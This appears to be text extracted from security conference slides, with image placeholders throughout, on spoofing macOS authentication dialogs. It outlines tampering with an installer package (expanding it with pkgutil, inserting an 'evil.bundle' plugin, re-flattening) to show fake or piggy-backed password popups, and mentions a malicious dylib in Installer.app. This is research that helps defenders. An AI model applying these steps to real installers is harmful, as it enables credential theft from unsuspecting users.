


1 expand pkg
\$ pkgutil --expand

2 cp evil.bundle
installMe/Plugins


3 flatten pkg & replace
\$ pkgutil --flatten

system popup from **within** Installer.app



fake popup
or
piggy-back
off legit one


Apple response:
crickets :(



malicious dylib in Installer.app

CONCLUSIONS


wrapping this up



AUTHENTICATION DIALOGUES

scare me! Why?

1



trivial to spoof



3

trusted/privileged code often insecure



